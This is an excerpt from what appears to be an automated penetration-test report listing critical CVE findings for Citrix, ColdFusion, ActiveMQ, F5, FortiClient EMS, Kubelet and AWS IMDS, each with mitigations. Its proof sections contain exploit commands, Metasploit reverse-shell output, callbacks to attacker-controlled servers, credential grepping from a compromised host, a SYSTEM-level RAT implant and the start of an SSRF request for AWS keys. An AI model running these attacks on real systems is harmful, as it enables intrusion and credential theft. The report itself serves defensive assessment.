;; flags: cd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1432

;; QUESTION SECTION:
;cp8j48k9f4dnr9mc37b0g1rrqybubcgah.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 49338
;; flags: qr aa cd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8j48k9f4dnr9mc37b0g1rrqybubcgah.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8j48k9f4dnr9mc37b0g1rrqybubcgah.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8j48k9f4dnr9mc37b0g1rrqybubcgah.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8j48k9f4dnr9mc37b0g1rrqybubcgah.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.54. Citrix Gateway Unauthenticated Remote Code Execution

CRITICAL 9.8

CVE-2023-3519

This weakness led to a Critical Infrastructure Compromise affecting Citrix Netscaler application at 10.0.40.218:443, a Critical Infrastructure Compromise affecting host 10.0.40.218, and a Host Compromise affecting host 10.0.40.218.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 3 Attack Paths

Details

Unauthenticated remote code execution

Attackers can exploit this vulnerability to obtain remote code execution on the Citrix gateway host. This can lead to unauthorized access to an internal network if the Citrix host is externally accessible.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Upgrade to the latest version as indicated in the security advisory.

References

- Citrix ADC and Citrix Gateway Security Bulletin @ **https://support.citrix.com/article/CTX561482/citrix-adc-and-citrix-gateway-security-bulletin-for-cve20233519-cve20233466-cve20233467**
- Technical Summary of Observed Citrix CVE-2023-3519 Incidents @ **https://www.shadowserver.org/news/technical-summary-of-observed-citrix-cve-2023-3519-incidents/**
- Indicators of Compromise Scanner for Citrix ADC Zero-Day (CVE-2023-3519) @ **https://www.mandiant.com/resources/blog/citrix-adc-vulnerability-ioc-scanner**
- CVE-2023-3519 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-3519**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.218 : 443	10.0.40.218	Citrix Netscaler on 10.0.40.218 Port 443	Critical Infrastructure Compromise (2) Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Citrix Netscaler on 10.0.40.218 Port 443**

Commands executed on the vulnerable host via a Metasploit reverse shell that was established by exploiting this vulnerability

```
05/24/2024, 5:06 PM

$ python3 /opt/h3/msfrun_and_exec.py

[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
VERBOSE => false
WfsDelay => 2
EnableContextEncoding => false
DisablePayloadHandler => false
RPORT => 443
SSL => true
UserAgent => Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0
.0.0 Safari/537.36 Edg/108.0.1462.46
HttpUsername =>
HttpPassword =>
```

```
DigestAuthIIS => true
SSLVersion => Auto
FingerprintCheck => true
DOMAIN => WORKSTATION
HttpTrace => false
HttpTraceHeadersOnly => false
HttpTraceColors => red/blu
HTTP::uri_encode_mode => hex-normal
HTTP::uri_full_url => false
HTTP::pad_method_uri_count => 1
HTTP::pad_uri_version_count => 1
HTTP::pad_method_uri_type => space
HTTP::pad_uri_version_type => space
HTTP::method_random_valid => false
HTTP::method_random_invalid => false
HTTP::method_random_case => false
HTTP::version_random_valid => false
HTTP::version_random_invalid => false
HTTP::uri_dir_self_reference => false
HTTP::uri_dir_fake_relative => false
HTTP::uri_use_backslashes => false
HTTP::pad_fake_headers => false
HTTP::pad_fake_headers_count => 0
HTTP::pad_get_params => false
HTTP::pad_get_params_count => 16
HTTP::pad_post_params => false
HTTP::pad_post_params_count => 16
HTTP::shuffle_get_params => false
HTTP::shuffle_post_params => false
HTTP::uri_fake_end => false
HTTP::uri_fake_params_start => false
HTTP::header_folding => false
TARGETURI => /
AutoCheck => true
ForceExploit => false
RHOSTS => 10.0.40.218
payload => cmd/unix/python/shell_reverse_tcp
VERBOSE => false
LPORT => 23
ReverseAllowProxy => False
ReverseListenerThreaded => False
StagerRetryCount => 10
StagerRetryWait => 5
CreateSession => True
AutoVerifySession => True
LHOST => 10.0.227.200
[*] Started reverse TCP handler on 10.0.227.200:23
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Detected Citrix ADC 12.1-64.17.
[*] 10.0.40.218 - Command shell session 230 closed.
[*] 10.0.40.218 - Command shell session 232 closed.
[*] 10.0.40.218 - Command shell session 233 closed.
[*] Command shell session 231 opened (10.0.227.200:23 -> 10.0.40.216:23766) at 2024-05-25 00:04:41 +0000
[*] Session 231 created in the background.

> id
uid=0(root) gid=0(wheel) groups=0(wheel)
> grep -i password /nsconfig/ns.conf
set aaa ldapParams -serverIP 10.0.4.1 -ldapBase "DC=pod04,DC=example,DC=internal" -ldapBindDn administrato
r@pod04.example.internal -ldapBindDnPassword f5**************************_3 -ldapLoginName sAMAccountNam
e -subAttributeName CN
add authentication OAuthIDPProfile KeyCloakd -clientID abcd -clientSecret 158ce5b1f996278346a4380f4b518a9f
8bcd9230553cb06ee2a0855304454e3f -encrypted -encryptmethod ENCMTHD_3 -redirectURL "https://keycloak.goat.e
xample.com:8443/realms/Goat/auth" -relyingPartyMetadataURL "https://keycloak.goat.example.com:8443/realms/
Goat/.well-known/openid-configuration" -sendPassword ON
add authentication ldapAction Ldap -serverName 10.0.4.1 -ldapBase "DC=pod04,DC=example,DC=internal" -ldapB
indDn administrator@pod04.example.internal -ldapBindDnPassword 2a**************************_3 -ldapLogin
Name sAMAccountName -CloudAttributes ENABLED
set ns rpcNode 10.0.40.216 -password c5****************************f0 -encrypted -encryptmethod ENCMTHD_3
-srcIP 10.0.40.216
```

2.3.55. Adobe ColdFusion JNDI Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2023-38204

This weakness led to a Host Compromise affecting host 10.2.4.132 (coldfusion18.pod04.example.internal).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Adobe ColdFusion 2023 Update 2 and earlier, Adobe ColdFusion 2021 Update 8 and earlier, and ColdFusion 2018 Update 18 and earlier are vulnerable to an unauthenticated remote code execution bug due to lack of appropriate validation when deserializing attacker data. Attackers can also bypass any Secure Profile protections by combining this vulnerability with CVE-2023-38205 or CVE-2023-29298. Fixed versions are Adobe ColdFusion 2023 Update 3 and later, Adobe ColdFusion 2021 Update 9 and later, and Adobe ColdFusion 2018 Update 19 and later.

Attackers can gain access to the target server as the SYSTEM user on Windows, or as the nobody user on Linux. IP address restrictions implemented via Secure Profile can be bypassed by combining this with CVE-2023-38205 which was also patched in the same patch (July 19th 2023), or CVE-2023-29298, which was patched on July 11th 2023.

Unauthorized Access | Remote Code Execution | Information Disclosure

Mitigations

- Update to Adobe ColdFusion 2023 Update 2 or later if running ColdFusion 2023. Update to Adobe ColdFusion 2021 Update 9 or later if running ColdFusion 2021. Update to ColdFusion 2018 Update 19 or later if running ColdFusion 2018.

References

- Adobe Security Advisory @ **https://helpx.adobe.com/security/products/coldfusion/apsb23-47.html**
- Original Proof Of Concept and Writeup For CVE-2023-38204 @ **https://blog.projectdiscovery.io/adobe-coldfusion-rce/**
- Additional Analysis by GobySec on CVE-2023-38204 @ **https://github.com/gobysec/Research/blob/main/Adobe_Coldfusion_remote_code_execution_vulnerability_Analysis_(CVE-2023-38204)_en_US.md**
- CVE-2023-38205 Analysis and Writeup @ **https://www.rapid7.com/blog/post/2023/07/19/cve-2023-38205-adobe-coldfusion-access-control-bypass-fixed/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.132 : 80	10.2.4.132	Adobe Coldfusion on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 80	Host Compromise (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against affected asset **Adobe Coldfusion on 10.2.4.132 (coldfusion18.pod04.example.internal) Port 80**

Out-of-band JNDI request and response showing that the vulnerable Adobe ColdFusion server was exploited to connect to an attacker-specified LDAP server. An attacker could use this JNDI connection to pass a serialized Java gadget chain to the target server to gain RCE.

```
05/24/2024, 5:35 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf -header Host: coldfusion18.pod04.example.internal
```

```
Request:
;; opcode: QUERY, status: NOERROR, id: 31843
;; flags: cd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1432

;; QUESTION SECTION:
;cp8j48k9f4dnr9mc37b0mzin99zfi6tnq.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 31843
;; flags: qr aa cd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8j48k9f4dnr9mc37b0mzin99zfi6tnq.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8j48k9f4dnr9mc37b0mzin99zfi6tnq.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8j48k9f4dnr9mc37b0mzin99zfi6tnq.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8j48k9f4dnr9mc37b0mzin99zfi6tnq.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

Proof of remote code execution: The curl command was run on the target, causing it to connect back over HTTP to a web server running on NodeZero

```
05/24/2024, 5:54 PM

$ python3 /opt/h3/log4shell_exploit.py http://coldfusion18.pod04.example.internal /opt/h3/nuclei-
templates/log4shell-exploit/CVE-2023-38204-exploit.yaml -i 10.0.227.200 --ldap_port 3306 --http_port 5900 --
ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path
/opt/h3/n0_http_server.py -o output.json

Timestamp UTC: 2024-05-25 00:54:16
Connection from 10.2.4.132:41436 to 10.0.227.200:5900

HTTP Request:
GET /ping/tomcat/curl?t=0aaa2291a9f6a14ecc0d46f77beca123 HTTP/1.1
Host: 10.0.227.200:5900
User-Agent: curl/7.68.0
Accept: */*
```

An application at or behind http://coldfusion18.pod04.example.internal made a JNDI connection back to an LDAP server hosted at NodeZero

```
05/24/2024, 5:54 PM

$ python3 /opt/h3/log4shell_exploit.py http://coldfusion18.pod04.example.internal /opt/h3/nuclei-
templates/log4shell-exploit/CVE-2023-38204-exploit.yaml -i 10.0.227.200 --ldap_port 3306 --http_port 5900 --
ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path
/opt/h3/n0_http_server.py -o output.json

Timestamp UTC: 2024-05-25 00:54:15
LDAP Callback URL: ldap://10.0.227.200:3306/0aaa2291a9f6a14ecc0d46f77beca123/env/hostName/${hostName}}
```

2.3.56. Apache ActiveMQ OpenWire Transport Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2023-46604

This weakness led to a Host Compromise affecting host 10.2.51.101.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 1 Attack Path

Details

The Java OpenWire protocol marshaller is vulnerable to Remote Code Execution. This vulnerability may allow a remote attacker with network access to either a Java-based OpenWire broker or client to run arbitrary shell commands by manipulating serialized class types in the OpenWire protocol to cause either the client or the broker (respectively) to instantiate any class on the classpath. Users are recommended to upgrade both brokers and clients to version 5.15.16, 5.16.7, 5.17.6, or 5.18.3 which fixes this issue.

Remote unauthenticated attackers with network access to the ActiveMQ broker (typically port 61616) can exploit this vulnerability to execute arbitrary OS commands on the ActiveMQ host.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- The vulnerability is fixed in Apache ActiveMQ versions 5.15.16, 5.16.7, 5.17.6, and 5.18.3. Update to these versions or a later version.

References

- Vendor Advisory @ **https://activemq.apache.org/security-advisories.data/CVE-2023-46604-announcement.txt**
- CVE-2023-46604 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-46604**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.101 : 61616	10.2.51.101	Apache Activemq Openwire Broker on 10.2.51.101 Port 61616	Host Compromise (1)	CRITICAL 9.8
10.0.229.4 : 61616	10.0.229.4	Apache Activemq Openwire Broker on 10.0.229.4 (ex2.smoke.net) Port 61616	Host Compromise (1)	CRITICAL 9.8
10.0.220.6 : 61616	10.0.220.6	Apache Activemq Openwire Broker on 10.0.220.6 (app2.smoke.net) Port 61616	Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against one of the affected assets: **Apache Activemq Openwire Broker on 10.2.51.101 Port 61616**

The target reached back to an attacker-controlled server to download an exploit payload.

```
05/24/2024, 5:40 PM

$ python3 /opt/h3/CVE-2023-46604.py 10.2.51.101 --target_port 61616 --iserver http://main.interacth3.io --
itoken N4**************************Z1 --output interactions.json

Out-of-band HTTP request sent from target to attacker-controlled server:
GET / HTTP/1.1
Host: cp8j70324te6f0b24teg31w3ufgjbqggj.main.interacth3.io
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Cache-Control: no-cache
Connection: keep-alive
Pragma: no-cache
User-Agent: Java/1.7.0_111



Out-of-band HTTP response sent from attacker-controlled server back to target:
HTTP/1.1 200 OK
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization
Access-Control-Allow-Origin: main.interacth3.io
Content-Type: text/html; charset=utf-8
Server: main.interacth3.io
X-Interactsh-Version: 1.1.7

<html><head></head><body>jggqbjgfu3w13get42b0f6et42307j8pc</body></html>
```

2.3.57. F5 BIG-IP Unauthenticated Remote Code Execution via AJP Smuggling

CRITICAL 9.8

CVE-2023-46747

This weakness led to a Critical Infrastructure Compromise affecting F5 Tmos application at 10.2.4.98:443 and a Host Compromise affecting host 10.2.4.98.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 2 Attack Paths

Details

F5 BIG-IP contains an authentication bypass vulnerability that leverages the Traffic Management User Interface (TMUI) via AJP request smuggling that allows for remote code execution on F5 BIG-IP Server.

Remote unauthenticated attackers can execute arbitrary commands on the server.

Remote Code Execution | Unauthorized Access

Mitigations

- Follow the instructions referenced in the vendor advisory. There is a provided script to patch the vulnerability. Additionally, restrict access to the Traffic Management User Interface (TMUI) portal entirely on the public internet.

References

- CVE-2023-46747 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-46747**
- Vendor Advisory @ **https://my.f5.com/manage/s/article/K000137353**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.98 : 443	10.2.4.98	F5 TMOS on 10.2.4.98 Port 443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8
10.0.4.7 : 443	10.0.4.7	F5 TMOS on 10.0.4.7 Port 443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8
10.0.40.80 : 443	10.0.40.80	F5 TMOS on 10.0.40.80 (f5.smoke.net) Port 443	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against one of the affected assets: **F5 TMOS on 10.2.4.98 Port 443**

Output of "id" command after bypassing authentication and gaining RCE on the vulnerable host. This exploit created a user and deleted the user on the F5 BIG-IP Server.

```
05/24/2024, 6:40 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -json -w /opt/h3/nuclei-
templates/workflows/CVE-2023-46747-f5-rce-workflow.yaml -l urls.txt -system-resolvers -o output.ndjson -r
/etc/resolv.conf -rl 1

Request:
DELETE /mgmt/shared/authz/users/9Mcuw HTTP/1.1
Host: 10.2.4.98
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.291
9.83 Safari/537.36
Connection: close
```

```
X-DEBUG: uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0\n
X-F5-Auth-Token: F**********************G
Accept-Encoding: gzip


Response:
HTTP/1.1 200 OK
Connection: close
Content-Length: 158
Cache-Control: no-store
Cache-Control: no-cache
Cache-Control: must-revalidate
Content-Security-Policy: default-src 'self'  'unsafe-inline' 'unsafe-eval' data: blob:; img-src 'self' dat
a:  http://127.4.1.1 http://127.4.2.1
Content-Type: application/json; charset=UTF-8
Date: Sat, 25 May 2024 01:39:58 GMT
Expires: -1
Pragma: no-cache
Server: Jetty(9.2.22.v20170606)
Strict-Transport-Security: max-age=16070400; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block

{"name":"9Mcuw","generation":0,"lastUpdateMicros":0,"kind":"shared:authz:users:usersworkerstate","selfLink
":"https://localhost/mgmt/shared/authz/users/9Mcuw"}
```

2.3.58. Fortinet FortiClient EMS SQL Injection Vulnerability

CRITICAL 9.8

CVE-2023-48788

This weakness led to a Critical Infrastructure Compromise affecting Fortinet Forticlient_endpoint_management_server_fcm application at 10.0.40.71:8013, a Host Compromise affecting host 10.0.40.71, and a Sensitive Data Exposure affecting host 10.0.40.71.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 3 Attack Paths

Details

A improper neutralization of special elements used in an sql command ('sql injection') in Fortinet FortiClientEMS version 7.2.0 through 7.2.2, FortiClientEMS 7.0.1 through 7.0.10 allows attacker to execute unauthorized code or commands via specially crafted packets.

Unauthenticated attackers with access to the FortiClient EMS FCM service, listening by default on tcp/8013, can gain complete control of the vulnerable server, to include tasking integrated FortiClient endpoints.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Apply all updates and patch to the latest vendor-supported version.

References

- Fortinet Security Advisory @ **https://fortiguard.fortinet.com/psirt/FG-IR-24-007**
- Horizon3.ai Technical Deep Dive on CVE-2023-48788 @ **https://www.horizon3.ai/attack-research/cve-2023-48788-fortinet-forticlientems-sql-injection-deep-dive**
- CVE-2023-48788 @ **https://nvd.nist.gov/vuln/detail/CVE-2023-48788**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.71 : 8013	10.0.40.71	Fortinet Forticlient Endpoint Management Server Fcm on 10.0.40.71 Port 8013	Critical Infrastructure Compromise (1) Host Compromise (1) Sensitive Data Exposure (1)	CRITICAL 9.8
10.0.40.63 : 8013	10.0.40.63	Fortinet Forticlient Endpoint Management Server Fcm on 10.0.40.63 Port 8013	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against one of the affected assets: **Fortinet Forticlient Endpoint Management Server Fcm on 10.0.40.71 Port 8013**

A SQL injection was used to bypass a client registration check and returned a vulnerable response.

```
05/24/2024, 2:34 PM

$ python3 /opt/h3/CVE-2023-48788.py -t 10.0.40.71 -p 8013 --check

[+] Executing version check
[+] Sending version check Message!
MSG_HEADER: FCTUID=95DDC9E78022455F9A0D91ADA3662AB4
SIZE=    122
X-FCCK-PROBE: PROBE_FEATURE_BITMAP|1|
X-FCCK-PROBE-END


[+] Detected version: 7.0.7
[+] Version: version=Version(major=7, minor=0, release=7)
[+] The target is vulnerable!
```

The target was exploited to run a powershell command and connect back to an attacker-controlled DNS server.

```
05/24/2024, 2:35 PM

$ python3 /opt/h3/blind_rce_wrapper.py --server_url http://main.interacth3.io --server_token
N4**************************Z1 --cmd_file cmd.txt --payload_templates_file payload_templates.txt --
payloads_file payloads.txt --interactions_file interactions.json

Out-of-band DNS request sent from target to attacker-controlled server:
;; opcode: QUERY, status: NOERROR, id: 4675
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8gg0324te6gf324tegtuh7mbt933dj9.main.interacth3.io.  IN       A


Out-of-band DNS response sent from attacker-controlled server back to target:
;; opcode: QUERY, status: NOERROR, id: 4675
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8gg0324te6gf324tegtuh7mbt933dj9.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8gg0324te6gf324tegtuh7mbt933dj9.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8gg0324te6gf324tegtuh7mbt933dj9.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8gg0324te6gf324tegtuh7mbt933dj9.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

Loaded a Remote Access Tool on the target running under the user SYSTEM with process id 9008

```
05/24/2024, 3:08 PM
```

```
$ rat_cli.sh list

{
    "correlation_id": "3fd077e5-5d14-4de0-a8e2-dfc053dceca5",
    "username": "SYSTEM",
    "pid": 9008,
    "implant_type": {
        "WindowsImplant": {
            "username": "SYSTEM",
            "pid": 9008,
            "process_token": {
                "integrity_level": {
                    "name": "System",
                    "value": 4,
                    "sid": "S-1-16-16384"
                }
            },
            "path_to_binary": "C:\\Windows\\Temp\\tmp-ocache.exe"
        },
        "LinuxImplant": null
    }
}
```

2.3.59. Unauthenticated Kubelet API Remote Code Execution Vulnerability

CRITICAL 9.8

H3-2021-0005

This weakness led to a Critical Infrastructure Compromise affecting Kubernetes Kubelet application at 10.2.13.29:10250 and a Host Compromise affecting host 10.2.13.29.

9.8 Base Score | 2 Attack Paths

Details

The kubelet exposes one or more endpoints as part of the kubelet's debug handlers.

An attacker could execute arbitrary commands on a container and retrieve sensitive information from the container.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- Disable --enable-debugging-handlers kubelet flag to prevent exposing the /run, /exec, /portForward, and /attach endpoints.
- Ensure kubelet is protected using --anonymous-auth=false kubelet flag.
- Allow only legitimate users using --client-ca-file or --authentication-token-webhook kubelet flags.

References

- Kubelet options @ **https://kubernetes.io/docs/reference/command-line-tools-reference/kubelet/#options**
- CIS Benchmarks: Securing Kubernetes @ **https://www.cisecurity.org/benchmark/kubernetes/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.13.29 : 10250	10.2.13.29	Kubernetes Kubelet on 10.2.13.29 Port 10250	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8
10.2.4.10 : 10250	10.2.4.10	Kubernetes Kubelet on 10.2.4.10 Port 10250	Critical Infrastructure Compromise (1) Host Compromise (1)	CRITICAL 9.8

Proof

Proof of exploitability against one of the affected assets: **Kubernetes Kubelet on 10.2.13.29 Port 10250**

Output of running the whoami command in the calico-node container in the calico-node-lpdsw pod using the kubelet's /run API endpoint

```
05/24/2024, 3:01 PM

$ python3 /opt/h3/k8s_proof_utils.py -s 10.2.13.29 -p 10250 --ids ["KHV040"] --proof proof.txt

root@kali:~# /opt/cyberark/kubeletctl -s "10.2.13.29" -p "10250" run "whoami" -n "kube-system" -p "calico-
node-lpdsw" -c "calico-node"
root
```

2.3.60. Weak or Default Credentials - Web Applications

CRITICAL 9.8

H3-2021-0021

This weakness led to a Host Compromise affecting host 10.0.229.4 (ex2.smoke.net).

5 Base Score | 1 Attack Path

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets


Asset	Host	Description	Downstream Impacts	Severity
user	10.0.229.4	Application User user	Host Compromise (1)	CRITICAL 9.8
admin	10.2.51.108	Application User admin	Critical Infrastructure Compromise (1)	CRITICAL 9.5
admin	10.0.40.1	Application User admin	Critical Infrastructure Compromise (1)	CRITICAL 9.5
tomcat	10.2.51.102	Application User tomcat	Host Compromise (1) Sensitive Data Exposure (1)	CRITICAL 9.2
rtc	10.2.51.108	Application User rtc		MEDIUM 5
tomcat	10.0.40.102	Application User tomcat		MEDIUM 5

Asset	Host	Description	Downstream Impacts	Severity
root	10.0.4.23	Application User root		MEDIUM 5
admin	10.2.51.105	Application User admin		MEDIUM 5
admin	10.0.4.23	Application User admin		MEDIUM 5
weblogic	10.2.51.105	Application User weblogic		MEDIUM 5
user	10.2.51.101	Application User user		MEDIUM 5
admin	10.0.40.19	Application User admin		MEDIUM 5
demo	10.0.4.23	Application User demo		MEDIUM 5
admin	10.0.4.31	Application User admin		MEDIUM 5
admin	10.0.229.4	Application User admin		MEDIUM 5
admin	10.2.51.101	Application User admin		MEDIUM 5

Proof

Proof of exploitability against one of the affected assets: **Application User user**

Web page accessed after login



2.3.61. AWS Instance Metadata Service v1 Exposed

CRITICAL 9.8

H3-2021-0040

This weakness was leveraged in 26 attack paths leading to critical impacts, including a Business Email Compromise affecting AZURE OUTLOOK xhh0p6mzrs@pod15.example.com and a Business Email Compromise affecting AZURE OUTLOOK xhh0p6mzrs@pod16.example.com.

7 Base Score | 26 Attack Paths

Details

The AWS Instance Metadata Service runs on a special internal link-local IP 169.254.169.154 and hosts configuration for the instance. Metadata Service v1 (IMDSv1) is vulnerable to exploitation by remote attackers in combination with other vulnerabilities such as server-side request forgery (SSRF).

An attacker can obtain AWS access keys from the Metadata Service. An attacker can use these access keys to access AWS cloud services, data, and resources. The breadth of impact depends on the permissions configured with the instance.

Information Disclosure | Unauthorized Access

Mitigations

- Determine if the instance needs to utilize the Instance Metadata Service (IMDS) and disable it if possible.
- Reconfigure the IMDS service for the affected instance to utilize IMDS Version 2.

References

- Using IMDSv2 @ **https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.4.132	10.2.4.132	10.2.4.132 (coldfusion18.pod04.example.internal)	Business Email Compromise (3) AWS User Role Compromise (1) Domain User Compromise (2) Microsoft Entra User Compromise (12) Sensitive Data Exposure (8)	CRITICAL 9.8
10.2.13.132	10.2.13.132	10.2.13.132 (docker.pod13.example.internal)	AWS User Role Compromise (1) Sensitive Data Exposure (6)	CRITICAL 9.2
3.19.142.123	3.19.142.123	3.19.142.123	AWS User Role Compromise (1)	CRITICAL 9

Proofs

Proofs of exploitability against one of the affected assets: **10.2.4.132 (coldfusion18.pod04.example.internal)**

Harvesting the instances AWS credentials by querying the AWS Metadata Service via SSRF exploitation

```
05/24/2024, 4:21 PM

$ /opt/h3/nuclei -silent -no-color -irr -etags network,xss,intrusive,dos,redirect -json -w /opt/h3/nuclei-templates/workflows/CVE-2021-40438-aws-ssrf-workflow.yaml -u http://10.2.4.132:8000 -system-resolvers -o output.json -r /etc/resolv.conf

Request:
GET /?unix:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
